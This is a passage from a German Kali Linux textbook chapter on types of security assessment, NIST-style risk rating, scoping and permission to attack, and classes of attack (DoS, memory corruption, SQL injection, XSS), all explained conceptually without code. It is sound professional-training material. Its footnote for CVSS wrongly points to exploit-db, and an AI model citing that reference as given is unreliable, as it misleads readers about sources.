Ein authentifizierter Scan verwendet angegebene Anmeldeinformationen für einen Scan, um sich beim Zielsystem authentifizieren zu können. Dadurch ist ein tieferer Einblick beim Ziel möglich. Bei einem normalen Scan können nur Informationen über das System ermittelt werden, die sich von Sniffing Tools und den von ihnen bereitgestellten Funktionen ableiten lassen. Das können manchmal eine ganze Menge Informationen sein. Jedoch können, wenn man sich am System authentifiziert, Informationen wie die installierte Software, die angewendeten Patches, die ausgeführten Prozesse usw., umfassend überprüft werden. Diese Datenbreite ist nützlich, um potenzielle Schwachstellen zu erkennen, die ansonsten möglicherweise nicht entdeckt werden.

Mit einer gut durchgeführten Schwachstellenanalyse können Sie sich einen Überblick über potenzielle Probleme in einer Organisation verschaffen und sie liefert Ihnen auch Metriken zur Messung von Änderungen im Laufe der Zeit. Bei Schwachstellen-Scans handelt es sich um eine relativ einfache Einschätzung, die von vielen Unternehmen regelmäßig automatisiert durchgeführt wird. Der Scan wird meistens außerhalb der Geschäftszeit durchgeführt, um die Verfügbarkeit und Bandbreite der Dienste nicht zu beeinträchtigen.

Wie Sie jetzt wissen, muss ein Schwachstellen-Scan viele verschiedene Datenpunkte kontrollieren, damit er zu einem genauen Ergebnis kommt. Diese Überprüfungen können das Zielsystem belasten und auch Bandbreite verbrauchen. Wie viele Ressourcen auf dem Zielsystem verbraucht werden, lässt sich nicht abschätzen, da es von der Anzahl der laufenden Services und den mit den Services verbundenen Überprüfungsarten abhängt. Dennoch sollten Sie eine allgemeine Vorstellung davon haben, welche Ressourcen verbraucht werden und wie viel Last ein Zielsystem aufnehmen kann.

Tipp

Schwachstellen-Scanner enthalten häufig eine Option zum Festlegen von Threats pro Scan, die die Anzahl der gleichzeitig durchgeführten Scans festlegt. Eine Erhöhung dieser Anzahl wirkt sich deshalb direkt auf die Belastung der Assessment-Plattform sowie auf die Netzwerke und die Zielsysteme, mit denen Sie interagieren, aus. Beachten Sie das unbedingt, wenn Sie diese Scanner anwenden. Es ist natürlich verlockend, die Anzahl der Threats zu erhöhen, um den Scan schneller abzuschließen. Bedenken Sie dabei aber immer die damit verbundene Laststeigerung.

Risikobewertung

Sobald ein Schwachstellen-Scan abgeschlossen ist, werden die erkannten Probleme mit den in der Branche üblichen Kennungen wie CVE-Nummer[1], EDB-ID[2]

1 https://cve.mitre.org/
2 https://www.exploit-db.com/

und Herstellerhinweisen verknüpft. Um zu einer Bewertung des Risikos zu gelangen, werden diese Informationen zusammen mit dem CVSS-Score[3] verwendet.

Diese willkürlichen Risikobewertungen zählen zu den häufigen Problemen, die bei der Analyse der Scanergebnisse berücksichtigt werden müssen. Da die Grundlage für automatisierte Tools eine Datenbank mit Signaturen ist, die dazu dient, Sicherheitsrisiken zu erkennen, kann schon eine geringfügige Abweichung von einer bekannten Signatur das Ergebnis ändern.

Wie Sie bereits wissen, kennzeichnet ein False Positive fälschlicherweise eine nicht vorhandene Sicherheitslücke, während ein False Negative für Sicherheitslücken blind ist. Deshalb kann ein Scanner immer nur so gut sein wie seine Regelbasis. Aus diesem Grund bieten auch viele Anbieter mehrere Signatursets an: eines für Privatanwender, das in der Regel kostenlos ist, und ein ziemlich teures, umfassenderes Set, das für Businesskunden gedacht ist.

Ein Problem, das häufig bei Schwachstellen-Scans auftritt, ist die Gültigkeit der vorgeschlagenen Risikobewertungen. Eine Risikobewertung wird generisch unter Berücksichtigung vieler verschiedener Faktoren wie Berechtigungsstufe, Softwaretyp und Vor- oder Nachauthentifizierung definiert. Abhängig von der zu untersuchenden Umgebung können diese Bewertungen gültig sein oder aber auch nicht. Betrachten Sie diese Bewertungen als einen Vorschlag und akzeptieren Sie sie nicht blind. Nur wenn Sie vertraut mit den Systemen und den Sicherheitslücken sind, können Sie Risikobewertungen ordnungsgemäß validieren.

Für Risikobewertungen gibt es keine allgemein definierte Vereinbarung, aber die NIST[4]-Sonderpublikation 800-30[5] – Guide for Conducting Risk Assessment – ist eine gute Grundlage für die Bewertung eines Risikos. Diese Publikation definiert das wahre Risiko als eine Kombination aus der Wahrscheinlichkeit des Auftretens und den möglichen Auswirkungen.

Wahrscheinlichkeiten des Auftretens

Die Eintrittswahrscheinlichkeit basiert auf der Wahrscheinlichkeit, dass eine bestimmte Bedrohung eine bestimmte Sicherheitslücke ausnutzen kann, wofür die möglichen Bewertungen niedrig, mittel oder hoch sind.

- **Hoch:** Die Eintrittswahrscheinlichkeit ist hoch, wenn die zum Schutz vor der Sicherheitslücke getroffenen Maßnahmen unzureichend sind.
- **Mittel:** Die Eintrittswahrscheinlichkeit ist mittel, wenn die zum Schutz vor der Sicherheitslücke getroffenen Maßnahmen den Erfolg eines Angriffs beeinträchtigen können.
- **Niedrig:** Es sind Maßnahmen zum Schutz vor Sicherheitslücken vorhanden, die teilweise oder vollständig wirksam sind.

3 https://www.exploit-db.com/
4 National Institute of Standards and Technology
5 https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final

Auswirkungen

Das Ausmaß der Auswirkungen wird durch die Beurteilung des Schadens bestimmt, der entstehen könnte, wenn die fragliche Sicherheitslücke ausgenutzt wird.

- **Hoch:** ist die Auswirkung, wenn die Ausnutzung der Sicherheitslücke zu einem erheblichen finanziellen Schaden, schwerwiegende Schäden am Ansehen der Organisation oder sogar zu schweren Verletzungen einschließlich des Todes führen.
- **Mittel:** ist eine Auswirkung, wenn die Ausnutzung der Sicherheitslücke zu finanziellen Verlusten, zur Beeinträchtigung des Ansehens der Organisation oder zu Verletzungen von Menschen führt.
- **Niedrig:** ist eine Auswirkung, wenn die Ausnutzung der Sicherheitslücke zu finanziellen Einbußen führt oder sich auf das Ansehen der Organisation auswirkt.

Gesamtrisiko

Haben Sie die Eintrittswahrscheinlichkeit und die Auswirkung ermittelt, können Sie auch das Gesamtrisiko bewerten. Dies kann als Funktion der beiden Bewertungen definiert werden. Wie auch die beiden anderen Bewertungen kann das Gesamtrisiko ebenfalls mit niedrig, mittel und hoch bewertet werden. Das gibt den Systemverantwortlichen Hinweise für Sicherung und Wartung.




Abb. 5.1: Risikomatrix zur Beurteilung des Gesamtrisikos

- **Hoch:** Ist das Gesamtrisiko hoch, so sind zusätzliche Maßnahmen zum Schutz vor Sicherheitslücken dringend erforderlich. Es kann vorkommen, dass die Systeme trotz aller Bedenken weiter betrieben werden, aber es müssen Maßnahmen zur Verbesserung der Sicherheit geplant und so schnell wie möglich umgesetzt werden.
- **Mittel:** Es müssen zusätzliche Maßnahmen zum Schutz vor der Sicherheitslücke implementiert werden. Ein Maßnahmenplan muss zeitnah erstellt werden.
- **Niedrig:** Der Eigentümer bzw. Verantwortliche kann entscheiden, ob zusätzliche Maßnahmen zum Schutz ergriffen werden sollen, oder er kann das Risiko akzeptieren und das System unverändert lassen.

Zusammenfassung

Das wahre Risiko einer entdeckten Sicherheitslücke hängt von vielen Faktoren ab, deshalb sollte die vordefinierte Risikobewertung des verwendeten Tools nur als Ausgangspunkt für die Bewertung herangezogen werden.

Ein kompetent erstellter Bericht aus einer Schwachstellenanalyse kann, wenn ein Experte diesen analysiert hat, eine Grundlage für andere Assessments bilden, zum Beispiel für den Compliance-Penetrationstest. Deshalb ist es wichtig zu verstehen, wie Sie mit einer ersten Bewertung die bestmöglichen Ergebnisse erzielen.

Kali ist eine hervorragende Plattform für die Durchführung einer Schwachstellenanalyse und benötigt auch keine spezielle Konfiguration. Im Menü ANWENDUNGEN (Applications) finden Sie viele Tools für die Schwachstellenanalyse. Sie finden diese Tools in den Kategorien INFORMATIONENBESCHAFFUNG, SCHWACHSTELLENANALYSE und WEBAPPLIKATIONEN. Auf mehreren Webseiten finden Sie Ressourcen für die Verwendung von Kali Linux für die Schwachstellenanalyse, wie beispielsweise die Kali-Linux-Tools-Liste[6], die offiziellen Kali-Linux-Dokumentationsseite[7] und den kostenlosen Metasploit-Unleashed[8]-Kurs.

5.2.2 Compliance-Test

Als Nächstes wenden wir uns der nächsten Art des Assessments zu, dem Compliance-Test, häufig auch Compliance-Penetrationstest genannt. Unter dem Begriff *Compliance* versteht man grundsätzlich die Einhaltung von gesetzlichen und branchenspezifischen Richtlinien. Diese Art des Assessments kommt sehr häufig vor, da es sich um behördliche und branchenspezifische Anforderungen handelt, die auf einem Compliance-Rahmen basieren, unter dem die gesamte Organisation arbeiten muss.

6 https://tools.kali.org/tools-listing
7 https://docs.kali.org/
8 https://www.offensive-security.com/metasploit-unleashed/

Ein Compliance-Test beginnt häufig mit einer Schwachstellenanalyse. Diese erfüllt bei ordnungsgemäßer Durchführung auch schon zum Teil mehrere Grundanforderungen eines Compliance-Frameworks[9] (wie z.B. PCI DSS), darunter auch folgende:

- »Verwenden Sie keine vom Hersteller bereitgestellten Standardeinstellungen für Systemkennwörter und andere Sicherheitsparameter« – Überprüfung z.B. mit Tools aus der Menükategorie PASSWORT-ANGRIFFE
- »Testen Sie regelmäßig Sicherheitssystem und -prozesse« – z.B. mit Tools aus DATENBANK-ASSESSMENT

Einige der Anforderungen aus solchen Frameworks, wie z.B. »Behalten Sie eine Richtlinie bei, die sich mit der Informationssicherheit für alle Mitarbeiter befasst«, lassen sich mit der herkömmlichen Tool-basierten Schwachstellenanalyse kaum umsetzen. Von Ihnen werden hier zusätzliche Kreativität und Tests erwartet.

Für Compliance-Tests ist Kali nicht ganz einfach einzusetzen, aber für einige Elemente des Tests passt Kali aufgrund der Vielzahl von sicherheitsrelevanten Tools perfekt. Da Kali auf Open-Source-Debian basiert, kann auch eine Vielzahl zusätzlicher Tools installiert werden. Das Durchsuchen des Paketmanagers mit sorgfältig ausgewählten Keywords, was den Anforderungen des von Ihnen gewählten Frameworks entspricht, führt sicher zu mehreren Ergebnissen. Das ist ein Grund, warum Kali Linux sich auch für diese Art von Assessments bei zahlreichen Unternehmen als Standard-Plattform bewährt hat.

5.2.3 Traditioneller Penetrationstest

Für die Überschrift »Traditioneller Penetrationstest« habe ich mich bewusst entschieden, auch wenn dieser Begriff sich schwer definieren lässt. Viele von Ihnen werden je nach Einsatzgebiet nach unterschiedlichen Definitionen arbeiten, aber das lässt sich darauf zurückführen, dass der Begriff »Penetrationstest« immer häufiger verwendet wird, auch für den zuvor erwähnten Compliance-Test – oder sogar für eine Schwachstellenanalyse, bei der Sie sich aber gar nicht zu tief mit dem Assessment befassen, da das über die Mindestanforderungen hinausgehen würde.

Darum werden wir die Definition in diesem Abschnitt auch nicht weiter diskutieren und uns nur um Elemente des Assessments kümmern, die über die Mindestanforderungen hinausgehen, damit Sie sich einen Überblick über den Status der gesamten Sicherheit der Organisation verschaffen und eine Einschätzung treffen können, welche Maßnahmen getroffen werden müssten, um den Status zu verbessern.

9 Je nach Branche und Land gibt es unterschiedliche branchenspezifische Compliance Frameworks. Ein bekanntes ist das PCI DSS (Payment Card Industry Data Security Standard), das sich vor allem für den Handel gut eignet.

Bei den bisherigen Assessments sind wir mit einer Bereichsdefinition gestartet, beim Penetrationstest müssen wir aber zuerst ein Ziel definieren, wie z.B.:

- Was passiert, wenn ein Mitarbeiter-Account kompromittiert wird?
- Was passiert, wenn das Unternehmen gezielt attackiert wird?

Der große Unterschied bei dieser Art von Assessment ist, dass hier nicht nur Schwachstellen gefunden und validiert werden, sondern identifizierte Probleme auch genutzt werden, um ein Worst-Case-Szenario aufzudecken. Hier reicht es nicht, dass Sie sich auf die Toolsets zum Scannen von Sicherheitslücken verlassen, sondern Sie müssen diese Ergebnisse anhand von Exploits oder Tests auch überprüfen, um False-Positive-Ergebnisse zu eliminieren und auch versteckte Sicherheitslücken oder False-Negative-Ergebnisse zu erkennen. So können Sie auch Schwachstellen ausnutzen, die bei der Schwachstellenanalyse gar nicht entdeckt wurden.

Wie Sie in Kapitel 7 noch genauer sehen werden, erfordert ein Penetrationstest eine kritische Überprüfung des Ziels mit einer manuellen Suche. Sie müssen Kreativität und übergreifendes Denken nutzen und verschiedene Tools und Tests verwenden, um auch andere potenzielle Sicherheitslücken zu finden, die nicht von den Schwachstellen-Scannern gefunden wurden. Es wird erforderlich sein, dass Sie den Assessment-Prozess mit den gewonnenen Informationen noch einmal starten, wenn dieser abgeschlossen ist

Sie werden feststellen, dass sich bei diesem Ansatz viele Assessments aus verschiedenen Phasen zusammensetzen. Ein Vorteil von Kali ist, dass Sie sehr einfach Tools für jede Phase über das Kali-Menü finden:

- **Informationsbeschaffung:** Hier konzentrieren Sie sich darauf, so viele Informationen wie möglich über das Ziel zu lernen. Daher handelt es sich nicht um eine invasive Tätigkeit, aber sie bildet die Grundlage für den Rest des Assessments. Je gründlicher Sie diese Phase erledigen, desto erfolgreicher werden Sie in den nachfolgenden Phasen sein. Hierzu finden Sie Dutzende Tools in der Kategorie INFORMATIONSBESCHAFFUNG.
- **Scannen:** Man könnte diese Phase auch als aktives Sammeln von Informationen bezeichnen. Hier greifen Sie noch nicht die Systeme des Ziels an, sondern versuchen, weitere Informationen über die eingesetzten Systeme und Services zu erhalten. Sie suchen nach potenziellen Schwachstellen in der Zielumgebung. In dieser Phase findet auch die zuvor beschriebene Schwachstellenanalyse statt. Die hier nützlichen Tools finden Sie in den folgenden Kategorien:
  - SCHWACHSTELLENANALYSE
  - WEBAPPLIKATIONEN
  - DATENBANK-ASSESSMENT
  - REVERSE ENGINEERING

- **Eindringen:** Mit den entdeckten potenziellen Sicherheitslücken können Sie nun in dieser Phase versuchen, diese auszunutzen, um Zugriff auf die Zielsysteme zu erhalten. Auch für diese Phase finden Sie zahlreiche Tools in Kali, die sich in den Kategorien WEBAPPLIKATIONEN, DATENBANK-ASSESSMENT, PASSWORT-ANGRIFFE oder EXPLOITATION-TOOLS befinden.
- **Nachbearbeitung und Berichterstellung:** Wenn Sie eine Sicherheitslücke erfolgreich ausgenutzt haben, heißt es noch, den Zugriff zu festigen. Im Anschluss an den aktiven Teil müssen die durchgeführten Aktivitäten noch dokumentiert und ein Bericht erstellt werden, was weniger technisch ist als der Rest des Assessments. Der Bericht ist jener Teil, aus dem Ihr Kunde den Nutzen ziehen kann. In der Kategorie BERICHTSTOOLS sind eine Reihe von Tools, die für Sie in dieser Phase nützlich sein können.

In der Regel sind diese Assessments im Aufbau individuell, da jede Organisation mit unterschiedlichen Bedrohungen und zu schützenden Ressourcen arbeitet. Genau deshalb eignet sich Kali Linux auch sehr gut für Penetrationstests, da es eine vielseitige Basis für diese Assessments ist. Hier spielt Kali auch seine Stärke aus, da es zahlreiche Anpassungsfunktionen bereitstellt. Diese werden auch von vielen Unternehmen, die Penetrationstests anbieten, genutzt, um eine hochgradig angepasste Version von Kali Linux zu erstellen, um rasch Systeme für ein neues Assessment bereitstellen zu können.

5.2.4 Applikations-Assessment

Beim Applikations-Assessment handelt es sich um einen Spezialfall eines Assessments, der sich auf eine einzelne Anwendung konzentriert. Diese Art eines Assessments wird aufgrund der Komplexität unternehmenskritischer Anwendungen, von denen viele oft intern erstellt werden, immer häufiger. Ein Applikations-Assessment wird häufig nach Bedarf zu einer umfassenderen Überprüfung hinzugefügt. Zu den Anwendungen, die überprüft werden können, zählen:

- **Webanwendungen:** Eine offensichtliche Angriffsfläche sind Webanwendungen, da sie nach außen sichtbar sind und sich deshalb als hervorragendes Ziel eignen. Auch die Standard-Assessments finden häufig schon grundlegende Probleme in Webanwendungen, aber es lohnt sich immer, noch eine genauere Überprüfung vorzunehmen, um auch Probleme mit dem Workflow der Anwendungen zu erkennen. Im Web-Meta-Paket von Kali sind schon eine Reihe von Tools enthalten, die Ihnen bei den Assessments helfen können.
- **Eigenentwickelte Desktop-Anwendungen:** Dass Server-Software ein Ziel ist, ist Ihnen sicher bereits bekannt. Aber auch Desktop-Anwendungen bilden eine wunderbare Angriffsfläche. In der Vergangenheit waren viele Desktop-Anwendungen, wie PDF-Reader oder webbasierte Videoprogramme sehr beliebte Zeile. Aber es gibt eine Vielzahl anderer Desktop-Anwendungen, die bei gründlicher Überprüfung eine Vielzahl von Schwachstellen aufweisen.

- **Mobile Applikationen:** Mobile Endgeräte werden immer beliebter und damit auch die Applikationen darauf. Aus diesem Grund sind auch diese Applikationen in Assessments zu berücksichtigen, da sie zu den Standard-Angriffszielen gehören. Sie sind ein leichtes Ziel und sie werden immer ausgefeilter, was zu einer raschen Weiterentwicklung in diesem Bereich führt. Tools für Assessments finden Sie vor allem in der Menü-Kategorie REVERSE ENGINEERING.

Sie können die Assessments für Anwendungen auf mehrere Arten durchführen. Eine einfache Methode wäre, ein anwendungsspezifisches automatisiertes Tool für Anwendungen auszuführen, um potenzielle Probleme zu identifizieren. Diese Tools sind nicht nur davon abhängig, bekannte Signaturen zu erkennen, sondern verwenden anwendungsspezifische Logik, um auch unbekannte Probleme zu erkennen. Das heißt, diese Tools müssen über ein Verständnis des Anwendungsverhaltens verfügen. Ein Beispiel dafür ist ein Schwachstellen-Scanner für Webanwendungen, wie Burp Suite, der gegen eine Anwendung gerichtet ist und zuerst verschiedene Eingabefelder erkennt und dann allgemeine SQL-Injection-Attacken durchführt, während die Antwort der Anwendung überwacht wird, um den Erfolg des Angriffs festzustellen. Ist das Szenario komplexer, können Sie ein Anwendungs-Assessment auch interaktiv durchführen, entweder als Black-Box- oder White-Box-Assessment:

- **Black-Box-Assessment:** Das Tool (oder auch der Prüfer) interagiert mit der Anwendung ohne besondere Kenntnisse oder Zugriffsrechte, die über die eines Standard-Benutzers hinausgehen. Hier hat der Prüfer nur Zugriff auf die Funktionen und Merkmale, wie sie einem gewöhnlichen Benutzer zur Verfügung stehen. Die dabei verwendeten Konten sind solche, bei denen sich der Benutzer selbst registrieren kann. Auf diese Weise kann der Angreifer keine Funktionen überprüfen, die nur Benutzern zur Verfügung stehen, die von einem Administrator erstellt worden sind.
- **White-Box-Assessment:** Das Tool (oder auch der Prüfer) hat meistens uneingeschränkten Zugriff auf den Quellcode, Administratorzugriff auf die Plattform, auf der die Anwendung ausgeführt wird, usw. Dies stellt sicher, dass eine vollständige und umfassende Überprüfung aller Anwendungsfunktionen durchgeführt wird, unabhängig davon, wo sich diese Funktionen in der Anwendung befinden. Bei dem Assessment handelt es sich jedoch um keine Simulation eines tatsächlich böswilligen Angriffs, was man auch als Nachteil betrachten kann.

Wie auch im Leben gibt es nicht nur Schwarz und Weiß, sondern auch Grautöne, die dazwischen liegen. Der entscheidende Faktor eines Assessments ist das Ziel. Ist es das Ziel, zu ermitteln, was passieren würde, wenn eine Anwendung einem fokussierten externen Angriff ausgesetzt ist, ist ein Black-Box-Assessment vermutlich die beste Wahl. Sollen jedoch in relativ kurzer Zeit so viele Sicherheitslücken wie möglich gefunden und beseitigt werden, dann ist der White-Box-Ansatz mit Sicherheit effizienter

Aber es kann auch ein hybrider Ansatz gewählt werden, bei dem der Prüfer keinen vollständigen Zugriff auf den Anwendungscode der Plattform hat, auf der die zu prüfende Anwendung ausgeführt wird, die Benutzerkonten werden jedoch von einem Administrator bereitgestellt, um den Zugriff auf möglichst viele Funktionen zu gewährleisten.

Kali ist die optimale Plattform für alle Arten von Anwendungs-Assessments. Bei der Standard-Installation stehen verschiedene anwendungsspezifische Scanner zur Verfügung. Für weitergehende Assessments gibt es auch eine Reihe von Tools, Quellcode-Editoren und Skriptumgebungen.

5.3 Normierung der Assessments

Sobald Ihre Kali-Umgebung bereitsteht und die Art des Assessments definiert ist, können Sie schon fast mit der Aufgabe beginnen. Aber davor ist noch ein letzter Schritt notwendig: die Normierung der zu erledigenden Arbeit. Dabei handelt es sich um einen entscheidenden Schritt, da hierbei festgelegt wird, welche Erwartungen an das Projekt gestellt werden, und Sie auch von Ihrem Auftraggeber die Erlaubnis erhalten, die möglicherweise illegalen Tätigkeiten durchführen zu dürfen.

Da es sich um einen komplexen, aber wichtigen Schritt handelt, werde ich diesen hier nur anreißen und nicht zu sehr ins Detail gehen. Es schadet sicher nicht, wenn Sie dabei Unterstützung von den gesetzlichen Vertretern Ihrer Organisation erhalten.

Im Rahmen des Normierungsprozesses müssen Sie die Regeln für das Projekt definieren, darunter fallen z.B.:

- Mit welchen Systemen dürfen Sie überhaupt interagieren? Stellen Sie unbedingt sicher, dass nicht versehentlich in etwas eingegriffen wird, das für den Geschäftsbetrieb kritisch ist.
- Zu welcher Tageszeit und in welchem Zeitfenster darf ein Assessment durchgeführt werden? Einige Organisationen begrenzen die Zeiten, in denen die Assessments durchgeführt werden dürfen/können.
- Darf eine potenzielle Sicherheitslücke auch ausgenutzt werden, wenn diese entdeckt wird? Wenn nicht, wie läuft der Genehmigungsprozess ab? Einige Organisationen verfolgen hier einen sehr kontrollierten Ansatz, während andere einen realistischeren Ansatz möchten. Es empfiehlt sich, dass Sie diese Erwartungen eruieren, bevor mit der Arbeit begonnen werden kann.
- Wie sollen Sie mit einem signifikanten Problem umgehen? Es kommt vor, dass Organisationen sofort informiert werden möchten, wenn Sie ein Problem entdecken, in allen anderen Fällen wird das erst am Ende des Assessments behandelt.

- Wer wird alles über die Aktivität informiert? Wie wird sie kommuniziert? In vielen Fällen möchten die Organisationen im Rahmen des Assessments auch die Reaktion auf Vorfälle und ihre Erkennung testen. Deshalb ist es gut zu wissen, wer alles über das Assessment informiert ist, um auch ein gewisses Maß an Verstohlenheit walten zu lassen.
- Was wird vom Assessment am Ende erwartet? Wie werden die Ergebnisse kommuniziert? Wissen Sie, was die einzelnen beteiligten Parteien am Ende des Assessments erwarten? Die Definition des Ergebnisses hilft dabei, alle nach Abschluss des Projekts zufriedenzustellen.

Diese Auflistung der Fragen ist nicht vollständig, aber gibt Ihnen doch einen groben Überblick über die Details, die abgedeckt werden sollten. Sie sollten jedoch auch beachten, dass es nie einen Ersatz für eine gute rechtliche Vertretung gibt. Sobald alle Punkte definiert sind, müssen Sie eine ordnungsgemäße Berechtigung für die Durchführung der Prüfung (Permission to Attack – PTA) einholen, da ein großer Teil der Aktivitäten, die Sie im Rahmen eines Assessments ausführen werden, ohne Autorisierung einer berechtigten Person möglicherweise illegal ist.

Im letzten Schritt muss schließlich auch noch eine Validierung durchgeführt werden. Vertrauen Sie niemals dem Umfang der Berechtigung, die Sie erhalten haben – überprüfen Sie, ob dieser auch stimmt. Verwenden Sie immer mehrere Informationsquellen, um zu bestätigen, dass alle Systeme im Geltungsbereich auch tatsächlich dem Kunden gehören und von diesem betrieben werden. Durch die große Verbreitung von Cloud-Services ist es nicht unwahrscheinlich, dass eine Organisation vergisst, dass sie die Systeme, die sie nutzt, gar nicht besitzt. Das bedeutet, dass Sie möglicherweise auch eine Berechtigung vom Cloud-Dienstanbieter benötigen. Überprüfen Sie vor einem Assessment auch immer, ob die Organisation auch Eigentümer der IP-Adressblöcke ist, die sie als realisierbare Ziele abgezeichnet hat. Es kann z.B. vorkommen, dass eine Organisation den gesamte Klasse-C-Netzwerkbereich für das Assessment anfordert, aber in Wirklichkeit nur eine Teilmenge der Adressen besitzt. Bei einem Angriff auf den gesamten Adressraum der Klasse C wäre auch ein illegaler Angriff auf die Netzwerknachbarn durchgeführt worden.

Tools, die Sie bei dem Validierungsprozess unterstützen können, finden Sie in der Menükategorie INFORMATIONSBESCHAFFUNG unter OSINT-ANALYSE.

5.4 Arten von Attacken

Welche Angriffe werden Sie durchführen, wenn Sie alle Vorarbeiten erledigt haben? Für jede Art von Sicherheitslücken sind eigene Exploit-Techniken notwendig. Dieser Abschnitt wird die verschiedenen Klassen von Schwachstellen behandeln, mit denen Sie am häufigsten in Berührung kommen.

Unabhängig davon, um welche Art von Sicherheitslücke es sich handelt, Kali wird Ihnen dabei helfen, die richtigen Tools und Exploits zu finden. Das Menü in Kali ist in Kategorien aufgeteilt, die das Auffinden der richtigen Tools vereinfachen. Sie werden sich in diesem Buch auch noch die wichtigsten Tools jeder Kategorie genauer anschauen.

5.4.1 Denial of Services (DoS)

Bei einem DoS-Angriff wird eine Schwachstelle eines Service ausgenutzt, um den Ausfall des Dienstes zu verursachen, am häufigsten durch Abstürze des anfälligsten Prozesses. Sie finden eine Reihe von Tools für diesen Zweck in der Kategorie STRESSTEST.

Wenn man von einem »Denial-of-Service-Angriff« hört, verbinden die meisten es sofort mit einem Angriff auf den Ressourcenverbrauch, bei dem von mehreren Quellen gleichzeitig Angriffe gegen ein einzelnes Ziel gesendet werden. Dabei handelt es sich um einen Spezialfall von DoS – Distributed Denial of Services[10]. Diese Art von Angriffen ist jedoch nur in den seltensten Fällen Bestandteil eines professionellen Sicherheits-Assessments.

Im Gegensatz dazu ist ein einzelner Denial-of-Service-Angriff meistens das Ergebnis eines unsachgemäßen Versuchs, eine Schwachstelle auszunutzen. Hierzu wird von einem Exploit-Writer teilweise funktionsfähiger Code veröffentlicht, der dann im »Einsatz« genutzt wird und zu einer Denial-of-Service-Bedingung führt. Selbst ein ordnungsgemäß codierter Exploit kann möglicherweise nur unter ganz bestimmten Voraussetzungen funktionieren, aber schon unter geringsten Voraussetzungen zu einem Denial of Service führen. Es weckt den Eindruck, dass nur sicherer getesteter Exploit-Code oder selbst geschriebener Code verwendet werden soll, jedoch selbst für diese Lösung gibt es keine Garantie und sie schränkt den Prüfer stark ein, was zu einem schlechteren Gesamtergebnis bei dem Assessment führt. Versuchen Sie, Proof-of-Concept-Code und ungetestete Exploits bei Assessments zu vermeiden.

Und stellen Sie sicher, dass ein Anwalt Sie im Falle einer Panne vertritt.

Denial-of-Service-Attacken werden meistens nicht absichtlich gestartet. Die meisten automatisierten Schwachstellenanalyse-Tools bewerten Denial-of-Service-Schwachstellen als geringeres Risiko, da der Dienst zwar außer Betrieb gesetzt, aber nicht für die Ausführung von Code ausgenutzt werden kann. Sie sollten aber auch bedenken, dass eine Denial-of-Service-Schwachstelle eine tiefere schwerwiegende Bedrohung maskieren kann. Ein Code-Execution-Exploit für ein bekanntes Denial-of-Service kann möglicherweise existieren, muss aber nicht öffentlich sein. Achten Sie immer auf Denial-of-Service-Schwachstellen

10 DDoS-Attacken: verteilter Angriff von mehreren Quellen (häufig Bot-Netze) auf ein Ziel

und ermutigen Sie Ihre Kunden, diese unabhängig von ihrer oft geringen Bedrohungsbewertung zu reparieren.

5.4.2 Speicherbeschädigungen

Von einer Speicherbeschädigung spricht man, wenn eine Position im Speicherbereich eines Prozesses aufgrund von Programmierfehlern versehentlich verändert wird. Eine Beschädigung des Speichers führt normalerweise zu einem unvorhersehbaren Programmverhalten. Häufig ermöglicht dieser Fehler eine Manipulation des Prozessspeichers, sodass der Programmausführungsfluss gesteuert werden kann und vordefinierte Aktivitäten ermöglicht werden.

Diese Art der Angriffe wird auch als Buffer-Overflow bezeichnet, obwohl dieser Begriff eine starke Vereinfachung darstellt. Die Arten der Speicherbeschädigungen unterscheiden sich erheblich voneinander und haben ihre eigenen Taktiken und Techniken, die für eine erfolgreiche Ausnutzung erforderlich sind

- **Stack Buffer Overflow:** Das Programm schreibt mehr Daten in einem Stapel im Buffer, als Speicherplatz zur Verfügung steht. Dabei kann der angrenzende Speicherplatz beschädigt werden, was häufig zum Absturz des Programms führt.
- **Heap Corruption:** Der Heap-Speicher wird zur Laufzeit zugewiesen und enthält normalerweise Daten aus dem laufenden Programm. Heap-Beschädigungen treten auf, wenn die Daten so bearbeitet werden, dass sie durch die verknüpfte Liste von Heap-Speicher-Pointern überschrieben werden.
- **Integer Overflow:** Diese Überläufe treten auf, wenn eine Anwendung versucht, einen numerischen Wert zu erstellen, der nicht im zugewiesenen Speicherbereich enthalten sein kann.
- **Format String:** Wenn ein Programm Benutzereingaben akzeptiert und ohne Überprüfung formatiert, können Speicherorte abhängig von den verwendeten Format-Token angezeigt oder überschrieben werden.

5.4.3 Schwachstellen von Webseiten

Moderne Webseiten sind keine statischen Seiten mehr, sondern dynamische, die für den Benutzer generiert werden, was eine durchschnittliche Webseite recht komplex macht. Web-Schwachstellen nutzen diese Komplexität aus, um entweder die Back-End-Seitengenerierungslogik oder die Präsentation für den Besucher der Seite anzugreifen.

Diese Art von Angriffen ist äußerst verbreitet, da viele Organisationen den Punkt erreicht haben, an dem sie nur noch sehr wenige extern ausgerichtete Dienste haben und stattdessen Services anbieten, die mit internen Systemen verknüpft sind, dazu zählen z.B. auch Webshops, die mit dem CRM-System des Unterneh-

mens verbunden sind. Zu den zwei am weitesten verbreiteten Angriffstypen für Webanwendungen zählen SQL-Injection und Cross Site Scripting (XSS).

- **SQL-Injection:** Bei diesen Angriffen werden falsch programmierte Anwendungen ausgenutzt, die Benutzereingaben nicht ordnungsgemäß bereinigen. Dadurch können Informationen aus der Datenbank extrahiert oder sogar der Server komplett übernommen werden.
